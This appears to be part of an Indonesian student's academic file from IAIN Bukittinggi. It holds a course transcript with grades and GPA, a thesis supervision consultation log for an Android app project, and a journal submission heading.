22	25.1.01.2.13.A	ILMU PENDIDIKAN	2	A	7,50
23	25.1.03.2.13.A	PAKET PEMOGRAMAN	2	A-	7,00
Mata Kuliah Keahlian dan Berkarya (MKB)					
1	25.4.09.3.13.A	MODEL DAN SIMULASI	2	A+	8,00
2	25.7.18.3.13.A	PROGRAM PENGALAMAN LAPANGAN *	4	A+	16,00
3	25.6.16.3.13.A	NETWORK FUNDAMENTAL*	2	A+	8,00
4	25.6.17.3.13.A	REKAYASA PERANGKAT LUNAK	2	A	7,50
5	25.6.15.3.13.A	OBJECT ORIENTED PROGRAMMING (JAVA) *	3	A	11,25
6	25.5.11.3.13.A	BAHASA PEMROGRAMAN III * (PHP/MYSQL)	3	A+	12,00
7	25.5.14.3.13.B	ADVANCE DATABASE **	2	A-	7,00
8	25.5.13.3.13.A	METODOLOGI PENELITIAN TIK	2	A+	8,00
9	25.5.12.3.13.A	KEAMANAN SISTEM KOMPUTER & INFORMASI	2	A	7,50
10	25.4.08.3.13.A	BAHASA PEMROGRAMAN II * (VB.NET)	3	A-	10,50
11	25.4.10.3.13.A	SISTEM TERDISTRIBUSI	2	A-	7,00
12	25.3.06.3.13.A	JARINGAN KOMPUTER *	3	A+	12,00
13	25.3.07.3.13.A	BAHASA PEMROGRAMAN I * (C++)	3	A+	12,00
14	25.2.05.3.13.A	STRUKTUR DATA	3	A+	12,00
15	25.2.04.3.13.A	SISTEM BASIS DATA	3	B	9,00
16	25.2.03.3.13.A	ORGANISASI DAN ARSITEKTUR KOMPUTER	2	B+	6,50
17	25.1.01.3.13.A	LOGIKA DAN ALGORITMA	3	A	11,25
18	25.1.02.3.13.A	PENGANTAR TEKNOLOGI INFORMASI	2	A+	8,00
Mata Kuliah Perilaku dan Berkarya (MPB)					
1	25.4.05.4.13.B	E-LEARNING **	2	A-	7,00
2	25.6.09.4.13.A	KECERDASAN BUATAN	3	A-	10,50
3	25.5.06.4.13.A	MULTIMEDIA II *	2	A-	7,00
4	25.5.08.4.13.B	E-BUSSINESS **	2	A-	7,00
5	25.4.04.4.13.A	WEB PROGRAMMING *	3	A+	12,00
6	25.4.03.4.13.A	MULTIMEDIA I *	2	A	7,50
7	25.4.02.4.13.A	APLIKASI GRAFIKA KOMPUTER *	2	A+	8,00
8	25.5.07.4.13.A	WEB DESAIN *	3	A-	10,50
9	25.2.01.4.13.A	MEDIA PEMBELAJARAN TIK	2	B+	6,50

No.	Kode	MATAKULIAH	SKS	Nilai	Angka Kredit
Mata Kuliah Berkehidupan Bermasyarakat (MBB)					
1	25.7.02.5.13.A	KUKERTA *	4	A+	16,00
2	25.6.01.5.13.A	ETIKA PROFESI PENDIDIKAN DAN IT	2	A-	7,00
-					
1	25.4.10.1.13.A	FIQH MU'AMALAH	2	A-	7,00
2	25.3.09.1.13.A	FIQH IBADAH	2	A-	7,00
3	25.3.08.1.13.A	BAHASA ARAB	2	A-	7,00
4	25.2.07.1.13.A	STUDY QURAN DAN HADITS	2	A-	7,00
5	25.1.06.1.13.A	PSIKOLOGI PENDIDIKAN	2	B+	6,50
6	25.1.02.1.13.A	PENDIDIKAN KEWARGANEGARAAN	2	A-	7,00
7	25.1.05.1.13.A	FILSAFAT PENDIDIKAN	2	A-	7,00
8	25.1.03.1.13.A	ISBD	2	A-	7,00
9	25.1.04.1.13.A	BAHASA INDONESIA (TATA TULIS ILMIAH)	2	B	6,00
10	25.1.01.1.13.A	PENDIDIKAN AGAMA ISLAM	2	B+	6,50
		JUMLAH	148		537,00

Tanggal Kelulusan :
Indeks Prestasi Kumulatif : 537,0/148= 3,63
Yudicium : Dengan Pujian
Judul Skripsi :

Bukittinggi, 08 Juli 2019
Dekan

Ka. Prodi

HIRI OKRA, M.Kom
197910172011011010

Dr. ZULFANI SESMIARNI, M.Pd
198109232005012005

KEMENTERIAN AGAMA RI

INSTITUT AGAMA ISLAM NEGERI (IAIN) BUKITTINGGI

Kampus I : Jl. Panintjauan Garegeh Bukittinggi | Kampus II : Jl. Gurun Aur Kubang Putih Kabupaten Agam. Sumatera Barat
Telp. (0752) 33136, 34320 Fax. (0752) 22875 | Website : http://iainbukittinggi.ac.id e-mail : info@iainbukittinggi.ac.id

KARTU BUKTI KONSULTASI BIMBINGAN SKRIPSI
FAKULTAS TARBIYAH DAN ILMU KEGURUAN (FTIK) IAIN BUKITTINGGI

Nama : Ummil Fatzah
Nim : 2515013
Prodi : Pendidikan Teknik Informatika dan Komputer (PTIK)
Judul : Desain Aplikasi G0-Guji (Guru Ngaji) Menggunakan APP Inventor 2 Berbasis Android
Pembimbing 1 : Supriadi, S.Ag, M.Pd
Pembimbing 2 : Sarwo Derta, S.Kom,SS, M.Kom

NO	Hal yang dikonsultasikan					
	Hari /Tanggal	Pembimbing I	Tanda Tangan	Hari /Tanggal	Pembimbing II	Tanda Tangan
1	8/03/19	Perbaikan Bab 1		9/4-18	Perbaikan Bab 1	
2	11/03/19	Perbaikan Bab 1		18/4-18	Perbaikan Bab 1	
3	9/04/19	Perbaikan Bab 1			"	
4	12/04/19	Lanjut Bab 2.3			Lanjut Bab 2.3	
5	22/04/19	Acc Seminar		27/3-19	Acc ke Pemb 1	
6	14/05/19	Perbaikan Bab IV		9/7-19	Perbaiki Bab IV	
7	15/06/19	Bimbingan Apk		17/7-19	Perbaiki Abstrak dan Kesimpulan	
8	21/07/19	Acc Munaqasah		18/7-19	Acc ke Pemb. 1	
9						
10						

Bukittinggi, 24 - April - 2019
Ketua Prodi PTIK

Rifi Okra, M.Kom
NIP. 19791017 201101 1 010

BUKTI SUBMIT JURNAL "Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android"

Ummil Fatzah (2515013)

